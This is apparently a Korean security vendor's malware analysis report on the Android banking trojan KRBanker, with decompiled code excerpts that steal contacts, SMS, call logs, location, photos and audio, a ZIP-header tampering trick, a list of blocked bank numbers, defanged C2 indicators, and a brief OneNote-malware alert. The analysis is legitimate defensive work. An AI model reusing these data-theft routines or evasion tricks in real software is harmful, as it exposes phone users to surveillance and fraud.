
Trojan.Android.KRBanker 악성 앱은 압축 해제를 방해하기 위해 압축 헤더의 정보를 수정하여 유포한다. 다음은 압축 헤더 정보를 보여준다.

ZIP 시그니처	Version	Flag	압축방식	마지막 파일 수정 시간	마지막 파일 수정 날짜	Checksum
50 4B 03 04	EB C3	08 08	A1 67	51 30	03 79	54 2D
5E 59 D8 01	00 00	D3 01	00 00	0A 00	00 00	72 2F
6D 2F 62 7A	2E 0A	0A 0A	0A 0A	2C 44	FE 89	50 4E
47 0D 0A 1A	0A 0A	0A 0A	0A 0A	44 52	00 00	00 00
30 00 00 00	30 08	04 00	00 00	FD 0B	31 0C	00 00
01 67 46 44	41 54	78 01	FD C1	3D 48	55 01	18 00
악성 앱 압축 포맷						
ZIP 시그니처	Version	Flag	압축방식	마지막 파일 수정 시간	마지막 파일 수정 날짜	Checksum
50 4B 03 04	14 00	00 00	08 00	2E 9F	68 4D	14 73
C3 1A 00 25	00 00	6C 2F	00 00	27 00	00 00	54 72
6F 6A 61 6E	2E 0A	0A 0A	0A 0A	4 2E	4B 52	42
61 6E 6B 65	72 0A	BA D0	BC AE	2E 78	6C 73	78
ED 5A 65	50 5C	5D 12	1D 7C	08 36	48 70	77
F0 FF FF 4E	08 04	77 87	40 70	77 77		
정상 앱 압축 포맷						

[그림 1] 압축 포맷 정보


그림 1은 악성 앱의 압축 포맷 정보와 정상 앱의 압축 포맷 정보를 비교하여 보여준다. 포맷을 살펴보면 헤더의 다수 정보가 상이함을 알 수 있다. 결정적으로 문제가 되는 정보는 압축 방식을 알려주는 필드로 이 부분을 체크하는 압축 프로그램은 압축 포맷을 알 수 없기에 압축 해제를 수행할 수 없게 된다.

다음 그림은 압축 해제에 실패하는 화면이다.



[그림 2] 압축 해제 실패

이 악성 앱은 압축 해제는 정상적으로 안되지만 안드로이드 기기에서는 정상적으로 설치가 되며 원활하게 실행된다. 다음 그림은 악성 앱의 설치 화면이다.



[그림 3] 악성 앱 설치 화면


다음 그림은 악성 앱의 실행 화면이다.



[그림 4] 실행 시 화면

설치가 완료된 후 실행 시 악성 앱은 대출 관련 앱 화면을 노출하며 대출 신청을 유도한다. 이렇게 설치된 악성 앱은 백그라운드에서 피해자의 개인 정보 등을 C2로 전송한다.

다음 그림은 C2에 존재하는 공격자의 관리 툴 화면이다.



[그림 5] 보안 앱으로 위장한 실제 악성 앱 설치 화면

악성 앱이 백그라운드에서 동작하며 피해자의 개인정보 탈취를 수행하여 C2로 보내면 공격자는 이 데이터를 활용하여 2차 공격을 진행하게 된다.

악성 앱의 주요 기능을 살펴해보도록 하겠다.

- 기기 정보 탈취 (MAC 주소, Sim 정보, 전화 번호, IMEI, 등)
- 연락처 탈취
- SMS 탈취
- 통화 기록 탈취
- 착신 전환
- 통화 수신 거부
- 이미지 탈취
- 오디오 녹음
- 설치 앱 리스트 탈취
- 위치 정보 탈취

악성 앱은 피해자의 연락처, SMS 등의 정보 외에 이미지 파일과 오디오 녹음 등으로 피해자의 내밀한 개인 정보 탈취를 시도한다. 정보 탈취를 위한 기능들을 코드를 통해 살펴보겠다.

다음 그림은 기기 정보를 탈취하는 코드이다.

```
TelephonyManager telephonyManager0 = (TelephonyManager)context0.getSystemService("phone");
if(telephonyManager0 == null) {
    return;
}

int v = 0;
int v1 = 2;
if(g.00000000(context0) == 2) {
    v = 1;
}
else {
    v1 = 1;
}

try {
    this.0000.setHaveCard(g.00000000(context0));
}
catch(Exception exception0) {
    goto label_76;
}

String s = null;
try {
    s1 = g.0000(g.0000(telephonyManager0, "getSimOperatorGemini", v));
    s2 = g.0000(g.0000(telephonyManager0, "getSimOperatorGemini", v1));
    goto label_46;
}
catch(Exception unused_ex) {
}
catch(Throwable throwable0) {
    s1 = null;
    goto label_44;
}
```

[그림 6] 기기 정보 탈취 코드의 일부

기기의 특징적인 정보를 수집한다. 이는 피해자가 다수이기에 피해자를 식별하기 위해 필수적으로 수집하는 정보라 할 수 있겠다.

다음 그림은 연락처를 탈취하는 코드이다.

```
ArrayList arrayList0;
Class class0 = 1.class;
synchronized(class0) {
    arrayList0 = new ArrayList();
    ContentResolver contentResolver0 = context0.getContentResolver();
    String[] arr_s = {"_id", "data1", "display_name", "contact_last_updated_timestamp"};
    Cursor cursor0 = v <= 0L ? contentResolver0.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, arr_s, null, null, " contact")
    if(cursor0 != null) {
        while(cursor0.moveToNext()) {
            String s = cursor0.getString(0);
            String s1 = cursor0.getString(1).replace(" ", "").replace("-", "");
            String s2 = cursor0.getString(2);
            String s3 = cursor0.getString(3);
            arrayList0.add(new ContactItem(0000x00.0000(s, 0L), s2, s1, s3, "2023-03-10 21:18:42", "2023-03-10 21:18:42", ((int)0)));
        }
        cursor0.close();
    }
}
```

[그림 7] 연락처 탈취 코드

다음 그림은 SMS를 탈취하는 코드이다.

```
ContentResolver contentResolver0 = context0.getContentResolver();
String[] arr_s = {"_id", "thread_id", "address", "person", "date", "type", "body"};
Cursor cursor0 = v <= 0L ? contentResolver0.query(d.00x00, arr_s, null, null, "date desc LIMIT 200 ")
if(cursor0 == null) {
    return list0;
}

while(cursor0.moveToNext()) {
    SmsItem smsItem0 = new SmsItem();
    smsItem0.setSms_id(cursor0.getString(cursor0.getColumnIndex("_id")));
    smsItem0.setThread_id(cursor0.getString(cursor0.getColumnIndex("thread_id")));
    smsItem0.setAddress(cursor0.getString(cursor0.getColumnIndex("address")));
    smsItem0.setPerson(cursor0.getString(cursor0.getColumnIndex("person")));
    smsItem0.setDate(00x000.0000(cursor0.getLong(cursor0.getColumnIndex("date"))));
    smsItem0.setType(cursor0.getString(cursor0.getColumnIndex("type")));
    smsItem0.setBody(cursor0.getString(cursor0.getColumnIndex("body")));
    smsItem0.setCreateAt("2023-03-10 21:25:15");
    smsItem0.setUpdateAt("2023-03-10 21:25:15");
    smsItem0.setSyncServer(Integer.valueOf(0));
    if(list0.contains(smsItem0)) {
        continue;
    }

    list0.add(smsItem0);
}

return list0;
```

[그림 8] SMS 탈취 코드

다음 그림은 통화 기록을 탈취하는 코드이다.

```
try {
    Cursor cursor0 = context0.getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null,
        null, null);
    int v = cursor0.getColumnIndex("number");
    int v1 = cursor0.getColumnIndex("type");
    int v2 = cursor0.getColumnIndex("date");
    int v3 = cursor0.getColumnIndex("duration");
    if(cursor0 == null) {
        return arrayList0;
    }

    while(cursor0.moveToNext()) {
        String s = o.0000(cursor0.getInt(v1));
        String s1 = 00x000.0000(Long.valueOf(cursor0.getString(v2)).longValue());
        String s2 = cursor0.getString(v);
        if(s2.isEmpty()) {
            s2 = "Unknown";
        }

        CallLogItem callLogItem0 = new CallLogItem();
        callLogItem0.setPhoneNumber(o.00x000(s2));
        callLogItem0.setPhoneNumberName("");
        callLogItem0.setCallDuration(cursor0.getString(v3));
        callLogItem0.setCallDirection(Integer.valueOf(v1));
        callLogItem0.setCallDirectionName(s);
        callLogItem0.setCallDate(s1);
        callLogItem0.setCallType(0);
        callLogItem0.setDataTypes(Integer.valueOf(0));
        callLogItem0.setDataImei("");
        callLogItem0.setForwardingCoverageBlackNumber("");
        arrayList0.add(callLogItem0);
        if(arrayList0.contains(callLogItem0)) {
            continue;
        }

        arrayList0.add(callLogItem0);
    }
}
```

[그림 9] 통화 기록 탈취 코드

다음 그림은 착신 전환을 수행하는 코드이다.

```
try {
    0000.0000("i", "endCall changedPhoneState() # ENTER ... killCall9point0:" + i.0000(context0));
}
catch(Exception exception0) {
    exception0.printStackTrace();
}
catch(Throwable throwable0) {
    throwable0.printStackTrace();
}

try {
    0000.0000("i", "endCall changedPhoneState() # ENTER ... isKillCall:" + i.00x00(context0));
}
catch(Exception exception1) {
    exception1.printStackTrace();
}
catch(Throwable throwable1) {
    throwable1.printStackTrace();
}

try {
    0000.0000("i", "endCall changedPhoneState() # ENTER ... endCall:" + i.0000());
}
catch(Exception exception2) {
    exception2.printStackTrace();
}
catch(Throwable throwable2) {
    throwable2.printStackTrace();
}

try {
    i.00x000(context0);
}
}
```

[그림 10] 착신 전환 코드

다음 그림은 수신 통화를 거부하는 코드이다.

```

1
TelephonyManager telephonyManager0 = (TelephonyManager)context0.getSystemService("phone");
Method method0 = Class.forName(telephonyManager0.getClass().getName()).getDeclaredMethod("getITelephony");
method0.setAccessible(true);
Object object0 = method0.invoke(telephonyManager0);
Class.forName(object0.getClass().getName()).getDeclaredMethod("endCall").invoke(object0);

```

[그림 11] 수신 통화 거부 코드

다음 그림은 통화 수신 거부를 위해 가지고 있는 블랙리스트를 보여준다.

```

if(!s.equals("15881599") && !s.equals("15771599") && !s.equals("18116100") && !s.equals("0221466688")) {
    if(s.equals("1397")) {
        return raw.jj_seminsave;
    }

    if(!s.equals("15883570") && !s.equals("0215883570")) {
        if(!s.equals("0220737997") && !s.equals("15889999") && !s.equals("15999999") && !s.equals("16449999") && !s.equals("0215881688") && !s.equals("15881688") && !s.equals("15881788") && !s.equals("15882788") && !s.equals("15441200") && !s.equals("15772223")) {
            if(!s.equals("0220737114") && !s.equals("15886611")) {
                if(!s.equals("0221468200") && !s.equals("18990900")) {
                    if(!s.equals("027560505") && !s.equals("15998000") && !s.equals("15778000") && !s.equals("0215447000") && !s.equals("15440303") && !s.equals("0263603000") && !s.equals("15446800") && !s.equals("027733400")) {
                        if(!s.equals("0216447777") && !s.equals("16447777") && !s.equals("18003651") && !s.equals("15888801") && !s.equals("15999000")) {
                            if(!s.equals("15882100") && !s.equals("0215882100")) {
                                if(!s.equals("0220805114") && !s.equals("16613000") && !s.equals("16444000") && !s.equals("16447400") && !s.equals("028271600") && !s.equals("16443700") && !s.equals("15885191") && !s.equals("15669574") && !s.equals("15991842") && !s.equals("15991843") && !s.equals("18001111") && !s.equals("18001110") && !s.equals("18991122") && !s.equals("0220021110") && !s.equals("0220021110")) {

```

[그림 12] 블랙리스트

다음 그림은 이미지 탈취 코드이다.

```

Cursor cursor0 = context0.getContentResolver().query(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, new String[]{"_id"}, null, null, null);
if(cursor0 != null && (cursor0.moveToFirst())) {
    int v = cursor0.getInt(cursor0.getColumnIndex("_id"));
    return Uri.withAppendedPath(Uri.parse("content://media/external/images/media"), "" + v);
}

if(new File(s).exists()) {
    ContentValues contentValues0 = new ContentValues();
    contentValues0.put("_data", s);
    return context0.getContentResolver().insert(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, contentValues0);
}

```

[그림 13] 이미지 탈취 코드

다음은 오디오를 녹음하는 코드이다.

```

this.0000 = "AudioRecord_" + 00x00.0000(this.00x00).0000() + ".mp3";
try {
    this.0000.0000(m.0000(), this.0000, v, new com.xyzh1.00x000.h.0000() {
        @Override // com.xyzh1.00x000.h.0000
        public void 0000(00x000 o0x0000) {
            0000.0000("kkkkk", ">> # onRecordingStartWithSeconds mRecordTime:" + o0x0000);
            f.this.000x000 = false;
            RecordItem recordItem0 = f.this.0000(o0x0000);
            com.xyzh1.0000.0000.0000().0000(recordItem0, new com.xyzh1.0000.0000.0000() {
                @Override // com.xyzh1.0000.0000.0000
                public void 0000() {
                    Log.e("kkkkk", ">>> # autoMp3() # ENTER autoApps() onNextComplete()");
                    if(com.xyzh1.00x000.f.1.this.0000 != null) {
                        com.xyzh1.00x000.f.1.this.0000.0000();
                    }
                }
            })
        }
    })
}

```

[그림 14] 오디오 녹음 코드

다음은 설치 앱 리스트 탈취 코드이다.

```

PackageInfo packageInfo0 = context0.getPackageManager().getPackageInfo(context0.getPackageName(), 0);
this.0000.setLastUpdateTime(packageInfo0.lastUpdateTime);
this.0000.setFirstInstallTime(packageInfo0.firstInstallTime);
this.0000.setAppVersionName(packageInfo0.versionName);
this.00x00.setLastUpdateTime(packageInfo0.lastUpdateTime);
this.00x00.setAppVersionName(packageInfo0.versionName);

```

[그림 15] 설치 앱 리스트 탈취 코드

다음은 위치 정보를 탈취하는 코드이다.

```

com.xyzh1.wwwwww.0000.0000.0000("RtmMsg", ">> # startLocation() # ENTER COMMAND_GPS isMainThread1:" + 0000.0000());
this.0000("050##100");
00x000.0000(this.0000).0000(new com.xyzh1.baidus.0000() {
    @Override // com.xyzh1.baidus.0000
    public void 0000(Location location0) {
        Log.e("UpdateLastLocation2", "UpdateLastLocation_location.getLatitude():" + location0.getLatitude());
        Log.e("UpdateLastLocation2", "UpdateLastLocation_location.getLongitude():" + location0.getLongitude());
        com.xyzh1.wwwwww.0000.0000.0000("RtmMsg", ">> # startLocation() # ENTER COMMAND_GPS isMainThread2:" + 0000.0000());
        double f = location0.getLatitude();
        double f1 = location0.getLongitude();
        GpsItem gpsItem0 = new GpsItem();
        gpsItem0.setCoorType("bd0911");
        try {
            gpsItem0.setLocTime(com.xyzh1.wwwwww.0000.00x000.0000("2023-03-10 23:31:57"));
        }
        catch(Exception exception0) {
            exception0.printStackTrace();
        }

        gpsItem0.setLatitude(location0.getLatitude() + "");
        gpsItem0.setLongitude(location0.getLongitude() + "");
        gpsItem0.setLongitudeLatitude(location0.getLatitude() + "," + location0.getLongitude());
        new LocationClientOption().0000("gcj02");
        com.xyzh1.baidus.00x00 o0x000 = com.xyzh1.baidus.0000.0000(f, f1);
        StringBuilder stringBuilder0 = new StringBuilder();
        stringBuilder0.append(o0x000.0000());
        stringBuilder0.append(",");
        stringBuilder0.append(o0x000.0000());
    }
})

```

[그림 16] 위치정보 탈취

결론

이런 악성 앱은 스미싱 공격을 통해 꾸준히 유포되고 있다. 공격자는 악성 앱을 개선하여 생존율을 높이기 위해 노력하고 있다. 악성 앱의 생존율이 높아지면 공격자는 이를 통한 수익을 실현할 확률이 올라가게 된다.

스마트폰을 사용하는 사용자는 늘 악성 앱 등의 보안사고에 경각심을 가지고 대비하여야 한다. 공식 스토어 이외의 경로를 통한 앱 설치 시 앱 제작자와 앱에 대하여 충분히 알아본 후 설치를 하여야 하며 공식 스토어를 이용하더라도 신뢰할 수 있는 앱 제작자인지 확인이 필요하다.

그리고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지하는 것이 위협으로부터 자신을 지키는 첫걸음이라 할 수 있을 것이다. 앱 설치 시 본인의 스마트폰이 위협에 노출될 수 있음을 인지하고 주의를 기울여야 하며 알약 M과 같은 신뢰할 수 있는 백신을 사용하여야 하겠다.


다음은 악성 앱 공격의 예방 및 대응 방법이다.

악성 앱 예방

- 1) 출처가 불분명한 앱은 설치하지 않는다.
- 2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다. (앱 제작자 체크)
- 3) SMS나 메일 등으로 보내는 앱은 설치하지 않는다.

악성 앱 감염 시 대응

- 1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
- 2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
- 3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
- 4) 백신 앱의 신고하기 기능을 사용하여 신고.
- 5) 수동으로 악성 앱 삭제



[그림 17] 탐지 화면

현재 알약 M에서는 해당 앱을 '**Trojan.Android.KRBanker**' 탐지 명으로 진단하고 있다.

IOC 정보

[HASH]

f47ca6a37b092782fbd9e7c6d005fa2f

[C2]

hxxp://183.111.122[.]124

hxxp://183.111.122[.]124/page/login.html

3

최신 보안 동향


원노트(.one) 파일을 통한 악성코드 유포 급증 주의!

원노트 파일(.one)을 활용한 공격은 올해 1월 중순부터 등장하기 시작하였으며, 현재까지 지속되고 증가 추세를 보이고 있습니다.

전 세계 사용자들을 대상으로 공격이 진행되고 있으며, 국내 사용자를 타깃으로 한 공격시도도 급증하고 있어 사용자들의 각별한 주의가 요구됩니다.

원노트 파일의 경우 MS office에 적용된 제한된 보기 및 윈도우의 기본 보호 매커니즘 중 하나인 MOTW(Mark-of-the-Web)의 영향을 받지 않습니다.


뿐만 아니라 원노트 파일 내 VBS, WSF, HTA 등의 파일 형식의 포함을 허용합니다. 이러한 형식의 파일을 실행할 때 특정 경고창을 띄우긴 하지만 사용자들은 일반적으로 이러한 경고창에 개의치 않고 '확인'을 눌러 악성스크립트가 실행되게 됩니다.



[그림 1] 정상 이메일을 하이재킹 하여 공격에 활용한 악성 메일

공격자는 사용자의 신뢰를 얻기 위하여 이메일 하이재킹 방식을 이용하여, 기존에 공격 타깃이 다른 사람과 주고받았던 정상 이메일 내 악성파일을 첨부파여 전달하는 방식으로 악성 메일을 전송합니다.


수상한 이메일 내용 하단에 정상 이메일의 내용이 포함되어 있기에 많은 사용자들이 큰 의심없이 첨부파일을 실행할 가능성이 높습니다.




[그림 2] Open 버튼의 더블 클릭을 유도하는 화면

사용자가 이메일에 첨부되어 있는 원노트 파일을 실행하면 다음과 같은 화면이 보이며 [Open] 버튼을 더블클릭 하라고 안내합니다.

[Open] 버튼 하단에는 악성 명령어가 포함된 hta 파일이 숨겨져 있으며, 한번 클릭하였을 때에는 hta 파일이 실행되지 않지만, 더블 클릭 할 경우 하단에 숨겨져 있던 hta 파일이 선택되며 실행되게 됩니다.

